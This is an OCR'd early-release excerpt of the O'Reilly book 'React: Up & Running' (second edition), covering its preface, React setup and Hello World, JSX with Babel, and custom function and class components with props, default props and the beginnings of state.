O'REILLY®

Second Edition

Early Release

RAW & UNEDITED

React

Up & Running

Building Web Applications

Stoyan Stefanov

SECOND EDITION

React: Up & Running

Building Web Applications

With Early Release ebooks, you get books in their earliest form—the author's raw and unedited content as they write—so you can take advantage of these technologies long before the official release of these titles.

Stoyan Stefanov

Beijing • Boston • Farnham • Sebastopol • Tokyo O'REILLY®

React: Up & Running
by Stoyan Stefanov

Printed in the United States of America.

Published by O'Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.

O'Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (*http://oreilly.com*). For more information, contact our corporate/institutional sales department: 800-998-9938 or *corporate@oreilly.com*.

Acquisitions Editor: Jennifer Pollock
Development Editor: Angela Rufino
Production Editor: Kristen Brown
Copyeditor:
Proofreader:

Indexer:
Interior Designer: David Futato
Cover Designer: Karen Montgomery
Illustrator: Kate Dullea

July 2016: First Edition
November 2021: Second Edition

Revision History for the Early Release

2020-04-23: First Release
2021-02-03: Second Release
2021-05-14: Third Release
2021-08-06: Fourth Release
2021-09-23: Fifth Release

See *http://oreilly.com/catalog/errata.csp?isbn=9781492051466* for release details.

978-1-492-05146-6

[LSI]

To Eva, Zlatina, and Nathalie

Table of Contents

Preface

It's yet another wonderful warm California night. The faint ocean breeze only helping you feel 100% "aaah!" The place: Los Angeles; the time: 2000-something. I was just getting ready to FTP my new little web app called CSSsprites.com to my server and release it to the world. I contemplated a problem on the last few evenings I spent working on the app: why on earth did it take 20% effort to wrap up the "meat" of the app and then 80% to wrestle with the user interface? How many other tools could I have made if I didn't have to `getElementById()` all the time and worry about the state of the app? (Is the user done uploading? What, an error? Is this dialog still on?) Why is UI development so time consuming? And what's up with all the different browsers? Slowly, the "aaah" was turning into "aarrggh!"

Fast forward to March 2015 at Facebook's F8 conference. The team I'm part of is ready to announce a complete rewrite of two web apps: our third-party comments offering and a moderation tool to go with it. Compared to my little CSSsprites.com app, these were fully fledged web apps with tons more features, way more power, and insane amounts of traffic. Yet, the development was a joy. Teammates new to the app (and some even new to JavaScript and CSS) were able to come and contribute a feature here and an improvement there, picking up speed quickly and effortlessly. As one member of the team said, "Ah-ha, now I see what all the love is all about!"

What happened along the way? React.

React is a library for building UIs—it helps you define the UI once and for all. Then, when the state of the app changes, the UI is rebuilt to *react* to the change and you don't need to do anything extra. After all, you've defined the UI already. Defined? More like *declared*. You use small manageable *components* to build a large powerful app. No more spending half of your function's body hunting for DOM nodes; all you do is maintain the `state` of your app (with a regular old JavaScript object) and the rest just follows.

Learning React is a sweet deal—you learn one library and use it to create all of the following:

- Web apps
- Native iOS and Android apps
- TV apps
- Native desktop apps

You can create native apps with native performance and native controls (*real* native controls, not native-looking copies) using the same ideas of building components and UIs. It's not about "write once, run everywhere" (our industry keeps failing at this), it's about "learn once, use everywhere."

To cut a long story short: learn React, take 80% of your time back, and focus on the stuff that matters (like the real reason your app exists).

About This Book

This book focuses on learning React from a web development point of view. For the first three chapters, you start with nothing but a blank HTML file and keep building up from there. This allows you to focus on learning React and not any of the new syntax or auxiliary tools.

Chapter 5 focuses more on JSX, which is a separate and optional technology that is usually used in conjunction with React.

From there you learn about what it takes to develop a real-life app and the additional tools that can help you along the way. The book uses `create-react-app` to get off the ground quickly and limit the discussions about auxiliary technologies to a minimum. The goal is to focus on React above all.

A controversial decision was the inclusion of *class* components in addition to *function* components. Function components are likely the way forward, however the reader is likely to encounter existing code and tutorials that onLy talk about class components. Knowing both syntaxes doubles the chances of reading andf understanding code in the wild.

Good luck on your journey toward learning React—may it be a smooth and fruitful one!

Conventions Used in This Book

The following typographical conventions are used in this book:

Italic
: Indicates new terms, URLs, email addresses, filenames, and file extensions.

`Constant width`
: Used for program listings, as well as within paragraphs to refer to program elements such as variable or function names, databases, data types, environment variables, statements, and keywords.

`Constant width bold`
: Shows commands or other text that should be typed literally by the user.

`Constant width italic`
: Shows text that should be replaced with user-supplied values or by values determined by context.

This element signifies a tip or suggestion.

This element signifies a general note.

This element indicates a warning or caution.

Using Code Examples

Supplemental material (code examples, exercises, etc.) is available for download at *https://github.com/stoyan/reactbook2*.

If you have a technical question or a problem using the code examples, please send email to *bookquestions@oreilly.com*.

This book is here to help you get your job done. In general, if example code is offered with this book, you may use it in your programs and documentation. You do not need to contact us for permission unless you're reproducing a significant portion of the code. For example, writing a program that uses several chunks of code from this book does not require permission. Selling or distributing examples from O'Reilly books does require permission. Answering a question by citing this book and quoting

example code does not require permission. Incorporating a significant amount of example code from this book into your product's documentation does require permission.

We appreciate, but do not require, attribution. An attribution usually includes the title, author, publisher, and ISBN. For example: "*React: Up & Running*, 2nd edition, by Stoyan Stefanov (O'Reilly). Copyright 2022 Stoyan Stefanov, 978-1-492-05146-6."

If you feel your use of code examples falls outside fair use or the permission given above, feel free to contact us at *permissions@oreilly.com*.

O'Reilly Online Learning

For more than 40 years, *O'Reilly Media* has provided technology and business training, knowledge, and insight to help companies succeed.

Our unique network of experts and innovators share their knowledge and expertise through books, articles, and our online learning platform. O'Reilly's online learning platform gives you on-demand access to live training courses, in-depth learning paths, interactive coding environments, and a vast collection of text and video from O'Reilly and 200+ other publishers. For more information, visit *http://oreilly.com*.

How to Contact Us

Please address comments and questions concerning this book to the publisher:

O'Reilly Media, Inc.
1005 Gravenstein Highway North
Sebastopol, CA 95472
800-998-9938 (in the United States or Canada)
707-829-0515 (international or local)
707-829-0104 (fax)

We have a web page for this book, where we list errata, examples, and any additional information. You can access this page at *https://oreil.ly/reactUR_2e*.

Email *bookquestions@oreilly.com* to comment or ask technical questions about this book.

For news and information about our books and courses, visit *http://oreilly.com*.

Find us on Facebook: *http://facebook.com/oreilly*

Follow us on Twitter: *http://twitter.com/oreillymedia*

Watch us on YouTube: *http://www.youtube.com/oreillymedia*

CHAPTER 1
Hello World

Let's get started on the journey to mastering application development using React. In this chapter, you will learn how to set up React and write your first "Hello World" web app.

Setup

First things first: you need to get a copy of the React library. There are various ways to go about it. Let's go with the simplest one that doesn't require any special tools and can get you learning and hacking away in no time.

Create a folder for all the code in the book in a location where you'll be able to find it.

For example:

```
mkdir ~/reactbook
```

Create a `react` folder to keep the React library code separate.

```
mkdir ~/reactbook/react
```

Next, you need to add two files: one is React itself, the other is the ReactDOM add-on. You can grab the latest 17.* versions of the two from the unpkg.com host, like so:

```
curl -L https://unpkg.com/react@17/umd/react.development.js > ~/reactbook/react/
react.js
curl -L https://unpkg.com/react-dom@17/umd/react-dom.development.js > ~/react-
book/react/react-dom.js
```

Note that React doesn't impose any directory structure; you're free to move to a different directory or rename *react.js* however you see fit.

You don't have to download the libraries, you can use them directly from unpkg.com but having them locally makes it possible to learn anywhere and without an internet connection.

The `@17` in the URLs above gets you a copy of the latest React 17, which is current at the time of writing this book. Omit `@17` to get the latest available React version. Alternatively, you can explicitly specify the version you require, for example `@17.0.2`.

Hello React World

Let's start with a simple page in your working directory (*~/reactbook/01.01.hello.html*):

```
<!DOCTYPE html>
<html>
  <head>
    <title>Hello React</title>
    <meta charset="utf-8">
  </head>
  <body>
    <div id="app">
      <!-- my app renders here -->
    </div>
    <script src="react/react.js"></script>
    <script src="react/react-dom.js"></script>
    <script>
      // my app's code
    </script>
  </body>
</html>
```

You can find all the code from this book in the accompanying repository.

Only two notable things are happening in this file:

- You include the React library and its DOM add-on (via `<script src>` tags)
- You define where your application should be placed on the page (`<div id="app">`)

You can always mix regular HTML content as well as other JavaScript libraries with a React app. You can also have several React apps on the same page. All you need is a place in the DOM where you can point React to and say "do your magic right here."

Now let's add the code that says "hello" - update *01.01.hello.html* and replace `// my app's code` with:

```
ReactDOM.render(
  React.createElement('h1', null, 'Hello world!'),
  document.getElementById('app')
);
```

Load *01.01.hello.html* in your browser and you'll see your new app in action (Figure 1-1).




Figure 1-1. Hello World in action

Congratulations, you've just built your first React application!

Figure 1-1 also shows the *generated* code in Chrome Developer Tools where you can see that the contents of the `<div id="app">` placeholder was replaced with the contents generated by your React app.

What Just Happened?

There are a few things of interest in the code that made your first app work.

First, you see the use of the `React` object. All of the APIs available to you are accessible via this object. The API is intentionally minimal, so there are not a lot of method names to remember.

You can also see the `ReactDOM` object. It has only a handful of methods, `render()` being the most useful. `ReactDOM` is responsible for rendering the app *in the browser*. You can, in fact, create React apps and render them in different environments outside the browser—for example in canvas, or natively in Android or iOS.

Next, there is the concept of *components*. You build your UI using components and you combine these components in any way you see fit. In your applications, you'll end up creating your custom components, but to get you off the ground, React provides wrappers around HTML DOM elements. You use the wrappers via the `React.createElement` function. In this first example, you can see the use of the `h1` element. It corresponds to the `<h1>` in HTML and is available to you using a call to `React.createElement('h1')`.

Finally, you see the good old `document.getElementById('app')` DOM access. You use this to tell React where the application should be located on the page. This is the bridge crossing over from the DOM manipulation as you know it to React-land.

Once you cross the bridge from DOM to React, you don't have to worry about DOM manipulation anymore, because React does the translation from components to the underlying platform (browser DOM, canvas, native app). In fact, not worrying about the DOM is one of the great things about React. You worry about composing the components and their data—the meat of the application—and let React take care of updating the DOM most efficiently. No more hunting for DOM nodes, `firstChild`, `appendChild()` and so on.

You *don't have to* worry about DOM, but that doesn't mean you cannot. React gives you "escape hatches" if you want to go back to DOM-land for any reason you may need.

Now that you know what each line does, let's take a look at the big picture. What happened is this: you rendered one React component in a DOM location of your choice. You always render one top-level component and it can have as many children (and grandchildren, etc.) components as you need. Even in this simple example, the `h1` component has a child—the "Hello World!" text.

React.createElement()

As you know now, you can use a number of HTML elements as React components via the `React.createElement()` method. Let's take a close look at this API.

Remember the "Hello World!" app looks like this:

```
ReactDOM.render(
  React.createElement('h1', null, 'Hello world!'),
  document.getElementById('app')
);
```

The first parameter to `createElement` is the type of element to be created. The second (which is `null` in this case) is an object that specifies any properties (think DOM attributes) that you want to pass to your element. For example, you can do:

```
React.createElement(
  'h1',
  {
    id: 'my-heading',
  },
  'Hello world!'
),
```

The HTML generated by this example is shown in Figure 1-2.




Figure 1-2. HTML generated by a `React.createElement()` call

The third parameter (`"Hello World!"` in this example) defines a child of the component. The simplest case is just a text child (a `Text` node in DOM-speak) as you see in the preceding code. But you can have as many nested children as you like and you pass them as additional parameters. For example:

```
React.createElement(
  'h1',
  {id: 'my-heading'},
  React.createElement('span', null, 'Hello'),
  ' world!'
),
```

Another example, this time with nested components (result shown in Figure 1-3) is as follows:

```
React.createElement(
  'h1',
  {id: 'my-heading'},
  React.createElement(
    'span',
    null,
```

```
      'Hello ',
      React.createElement('em', null, 'Wonderful'),
    ),
    ' world!'
  ),
```




Figure 1-3. HTML generated by nesting `React.createElement()` calls

You can see in Figure 1-3 that the DOM generated by React has the `<em>` element as a child of the `<span>` which is in turn a child of the `<h1>` element (and a sibling of the "world" text node).

JSX

When you start nesting components, you quickly end up with a lot of function calls and parentheses to keep track of. To make things easier, you can use the *JSX syntax*. JSX is a little controversial: people often find it repulsive at first sight (ugh, XML in my JavaScript!), but indispensable after.

Here's the previous snippet but this time using JSX syntax:

```
ReactDOM.render(
  <h1 id="my-heading">
    <span>Hello <em>Wonderful</em></span> world!
  </h1>,
  document.getElementById('app')
);
```

This is much more readable. This syntax looks very much like HTML and you already know HTML. However it's not valid JavaScript that browsers can understand. You need to *transpile* this code to make it work in the browser. Again, for learning purposes, you can do this without special tools. You need the Babel library which translates cutting-edge JavaScript (and JSX) to old school JavaScript that works in ancient browsers.

Setup Babel

Just like with React, get a local copy of Babel:

```
curl -L https://unpkg.com/babel-standalone/babel.min.js > ~/reactbook/react/
babel.js
```

Then you need to update your learning template to include Babel. Create a file *01.04.hellojsx.html* like so:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Hello React+JSX</title>
    <meta charset="utf-8">
  </head>
  <body>
    <div id="app">
      <!-- my app renders here -->
    </div>
    <script src="react/react.js"></script>
    <script src="react/react-dom.js"></script>
    <script src="react/babel.js"></script>
    <script type="text/babel">
      // my app's code
    </script>
  </body>
</html>
```

Note how `<script>` becomes `<script type="text/babel">`. This is a trick where by specifying an invalid `type`, the browser ignores the code. This gives Babel a chance to parse and transform the JSX syntax into something the browser can run.

Hello JSX world

With this bit of setup out of the way, let's try JSX. Replace the `// my app's code` part in the HTML above with:

```
ReactDOM.render(
  <h1 id="my-heading">
    <span>Hello <em>JSX</em></span> world!
  </h1>,
  document.getElementById('app')
);
```

The result of running this in the browser is shown on Figure 1-4.




Figure 1-4. Hello JSX world

On Transpilation

It's great that you got the JSX and Babel to work, but maybe a few more words won't hurt, especially if you're new to Babel and the process of transpilation. If you're already familiar, feel free to skip this part where we familiarize a bit with the terms *JSX*, *Babel*, and *transpilation*.

JSX is a separate technology from React and is completely optional. As you see, the first examples in this chapter didn't even use JSX. You can opt into never coming anywhere near JSX at all. But it's very likely that once you try it, you won't go back to function calls.

It's not quite clear what the acronym JSX stands for, but it's most likely JavaScriptXML or JavaScript Syntax eXtension. The official home of the open-source project is *http://facebook.github.io/jsx/*.

The process of *transpilation* is a process of taking source code and rewriting it to accomplish the same results but using syntax that's understood by older browsers. It's different than using *polyfills*. An example of a polyfill is adding a method to `Array.prototype` such as `map()`, which was introduced in ECMAScript5, and making it work in browsers that only support ECMAScript3. A polyfill is a solution in pure JavaScript-land. It's a good solution when adding new methods to existing objects or implementing new objects (such as `JSON`). But it's not sufficient when new syntax is

introduced into the language. Any new syntax in the eyes of browser that does not support it is just invalid and throws a parse error. There's no way to polyfill it. New syntax, therefore, requires a compilation (transpilation) step so it's transformed *before* it's served to the browser.

Transpiling JavaScript is getting more and more common as programmers want to use the latest JavaScript (ECMAScript) features without waiting for browsers to implement them. If you already have a build process set up (that does e.g., minification or any other code transformation), you can simply add the JSX step to it. Assuming you *don't* have a build process, you'll see later in the book the necessary steps of setting one up.

For now, let's leave the JSX transpilation on the client-side (in the browser) and move on with learning React. Just be aware that this is only for education and experimentation purposes. Client-side transforms are not meant for live production sites as they are slower and more resource intensive that serving already transpiled code.

Next: Custom Components

At this point, you're done with the bare-bones "Hello World" app. Now you know how to:

- Set up the React library for experimentation and learning (it's really just a question of a few `<script>` tags)
- Render a React component in a DOM location of your choice (e.g., `React DOM.render(reactWhat, domWhere)`)
- Use built-in components, which are wrappers around regular DOM elements (e.g., `React.createElement(element, attributes, content, children)`)

The real power of React, though, comes when you start using custom components to build (and update!) the user interface (UI) of your app. Let's learn how to do just that in the next chapter.

CHAPTER 2

The Life of a Component

Now that you know how to use the ready-made DOM components, it's time to learn how to make some of your own.

There are two ways to define a custom component, both accomplishing the same result but using different syntax:

- Using a function (components created this way are referred to as *function components*)
- Using a class that extends `React.Component` (commonly referred to as *class components*)

A Custom Function Component

Here's an example of a function component:

```
const MyComponent = function() {
  return 'I am so custom';
};
```

But wait, this is just a function! Yes, the custom component is just a function that returns the UI that you want. In this case, the UI is only text but often you'll need a little bit more, most likely a composition of other components. Here's an example of using a `span` to wrap the text:

```
const MyComponent = function() {
  return React.createElement('span', null, 'I am so custom');
};
```

Using your new shiny component in an application is similar to using the DOM components from Chapter 1, except you *call* the function that defines the component:

```
ReactDOM.render(
  MyComponent(),
  document.getElementById('app')
);
```

The result of rendering your custom component is shown in Figure 2-1.




Figure 2-1. Your first custom component (`02.01.custom-functional.html` in the book's repository)

A JSX Version

The same example using JSX would look a little easier to read. Defining the component looks like this:

```
const MyComponent = function() {
  return <span>I am so custom</span>;
};
```

Using the component the JSX way looks like the following, regardless of how the component itself was defined (with JSX or not).

```
ReactDOM.render(
  <MyComponent />,
  document.getElementById('app')
);
```

Notice that in the self-closing tag `<MyComponent />` the slash is not optional. That applies to HTML elements used in JSX too. `<br>` and `<img>` are not going to work, you need to close them like `<br/>` and `<img/>`.

A Custom Class Component

The second way to create a component is to define a class that extends `React.Component` and implements a `render()` function:

```
class MyComponent extends React.Component {
  render() {
    return React.createElement('span', null, 'I am so custom');
    // or with JSX:
    // return <span>I am so custom</span>;
  }
}
```

Rendering the component on the page:

```
ReactDOM.render(
  React.createElement(MyComponent),
  document.getElementById('app')
);
```

If you use JSX, you don't need to know how the component was defined (using a class or a function), in both cases using the component is the same:

```
ReactDOM.render(
  <MyComponent />,
  document.getElementById('app')
);
```

Which Syntax to Use?

You may be wondering: with all these options (JSX vs. pure JavaScript, a class component vs. a function one), which one to use? JSX is the most common. And, unless you dislike the XML syntax in your JavaScript, the path of least resistance and of less typing is to go with JSX. This book uses JSX from now on, unless to illustrate a concept. Why then even talk about a no-JSX way? Well, you should know that there *is* another way and also that JSX is not some special voodoo but rather a thin syntax layer that transforms XML into plain JavaScript function calls such as `React.createElement()` before sending the code to the browser.

What about *class* vs *function* components? This is a question of preference. If you're comfortable with object-oriented programming (OOP) and you like how classes are laid out, then by all means, go for it. Function components are a little lighter on the computer's CPU and a little less typing. They also feel more native to JavaScript. Actually *classes* didn't exist in early versions of the JavaScript language, they are an afterthought and merely a syntax sugar on top of functions and prototypes.

Historically, as far as React is concerned, function components were not able to accomplish everything that classes could. Until the invention of *hooks*, that is, which you'll get into in due time. As for the future, one can only speculate, but it's likely that React will move more and more towards function components. However it's highly unlikely that class components are going to be deprecated any time soon.

This book teaches you both ways and doesn't decide for you, though you may sense a slight preference towards function components. Then why do we even bother with

classes in this book, you may ask as did most technical editors of the manuscript? The thing is that there is a lot of code out there in the real world written with classes and a lot of online tutorials. In fact, at the time of writing, even React's official documentation shows most examples as class components. Therefore it's the author's opinion that the readers should be familar with both syntaxes so they can read and understand all the code presented to them and not be confused as soon as a non-function component shows up.

Properties

Rendering *hard-coded* UI in your custom components is perfectly fine and has its uses. But the components can also take *properties* and render or behave differently, depending on the values of the properties. Think about the `<a>` element in HTML and how it acts differently based on the value of the `href` attribute. The idea of properties in React is similar (and so is the JSX syntax).

In class components all properties are available via the `this.props` object. Let's see an example:

```
class MyComponent extends React.Component {
  render() {
    return <span>My name is <em>{this.props.name}</em></span>;
  }
}
```

As demonstrated in this example, you can open curly braces and sprinkle JavaScript values (and expressions too) within your JSX. You'll learn more about this behavior as you progress with the book.

Passing a value for the `name` property when rendering the component looks like this:

```
ReactDOM.render(
  <MyComponent name="Bob" />,
  document.getElementById('app')
);
```

The result is shown in Figure 2-2.




Figure 2-2. Using component properties (`02.05.this.props.html`)

It's important to remember that `this.props` is read-only. It's meant to carry on configuration from parent components to children, it's not a general-purpose storage of values. If you feel tempted to set a property of `this.props`, just use additional local variables or properties of your component's class instead (meaning use `this.thing` as opposed to `this.props.thing`).

Properties in Function Components

In function components, there's no `this` (in JavaScript's *strict* mode), or `this` refers to the global object (in non-strict, dare we say *sloppy*, mode). So instead of `this.props`, you get a `props` object passed to your function as the first argument.

```
const MyComponent = function(props) {
  return <span>My name is <em>{props.name}</em></span>;
};
```

A common pattern is to use JavaScript's *destructuring assignment* and assign the property values to local variables. In other words the example above becomes:

```
// 02.07.props.destructuring.html
const MyComponent = function({name}) {
  return <span>My name is <em>{name}</em></span>;
};
```

You can have as many properties as you want. If, for example, you need two properties (`name` and `job`), you can use them like:

```
// 02.08.props.destruct.multi.html
const MyComponent = function({name, job}) {
  return <span>My name is <em>{name}</em>, the {job}</span>;
};
```

```
ReactDOM.render(
  <MyComponent name="Bob" job="engineer"/>,
  document.getElementById('app')
);
```

Default Properties

Your component may offer a number of properties, but sometimes a few of the properties may have default values that work well for the most common cases. You can specify default property values using `defaultProps` property for both function and class components.

Function component:

```
const MyComponent = function({name, job}) {
  return <span>My name is <em>{name}</em>, the {job}</span>;
};
MyComponent.defaultProps = {
  job: 'engineer',
};
ReactDOM.render(
  <MyComponent name="Bob" />,
  document.getElementById('app')
);
```

Class component:

```
class MyComponent extends React.Component {
  render() {
    return (
      <span>My name is <em>{this.props.name}</em>,
      the {this.props.job}</span>
    );
  }
}
MyComponent.defaultProps = {
  job: 'engineer',
};
ReactDOM.render(
  <MyComponent name="Bob" />,
  document.getElementById('app')
);
```

In both cases, the result is the output: "My name is *Bob*, the engineer"

Notice how the `render()` method's `return` statement wraps the returned value in parentheses. This is just because of JavaScript's *automatic semi-colon insertion* (ASI) mechanism. A `return` statement followed by a new line is the same as `return;` which is the same as `return undefined;` which is definitely not what you want. Wrapping the returned expression in parentheses allows for better code formatting while retaining the correctness.

State

The examples so far were pretty static (or "stateless"). The goal was just to give you an idea of the building blocks of composing your UI. But where React really shines (and where old-school browser DOM manipulation and maintenance gets complicated) is when the data in your application changes. React has the concept of *state*, which is any data that components want to use to render themselves. When state changes, React rebuilds the UI in the DOM without you having to do anything. After you build your UI initially in your `render()` method (or in the rendering function in case of a function component) all you care about is updating the data. You don't need to worry about UI changes at all. After all, your render method/function has already provided the blueprint of what the component should look like.

"Stateless" is not a bad word, not at all. Stateless components are much easier to manage and think about. In fact, whenever you can, prefer to go stateless. But applications are complicated and you do need state. So let's proceed.

Similarly to how you access properties via `this.props`, you *read* the state via the object `this.state`. To *update* the state, you use `this.setState()`. When `this.setState()` is called, React calls the render method of your component (and all of its children) and updates the UI.

The updates to the UI after calling `this.setState()` are done using a queuing mechanism that efficiently batches changes. Updating `this.state` directly can have unexpected behavior and you shouldn't do it. Just like with `this.props`, consider the `this.state` object read-only, not only because it's semantically a bad idea, but because it can act in ways you don't expect. Similarly, don't ever call `this.render()` yourself—instead, leave it to React to batch changes, figure out the least amount of work, and call `render()` when and if appropriate.

A Textarea Component

Let's build a new component—a textarea that keeps count of the number of characters typed in (Figure 2-3).




Figure 2-3. The end result of the custom textarea component

You (as well as other future consumers of this amazingly reusable component) can use the new component like so:

```
ReactDOM.render(
  <TextAreaCounter text="Bob" />,
  document.getElementById('app')
);
```

Now, let's implement the component. Start first by creating a "stateless" version that doesn't handle updates; this is not too different from all the previous examples:

```
class TextAreaCounter extends React.Component {
  render() {
    const text = this.props.text;
    return (
      <div>
        <textarea defaultValue={text}/>
        <h3>{text.length}</h3>
      </div>
    );
  }
}
TextAreaCounter.defaultProps = {
  text: 'Count me as I type',
};
```

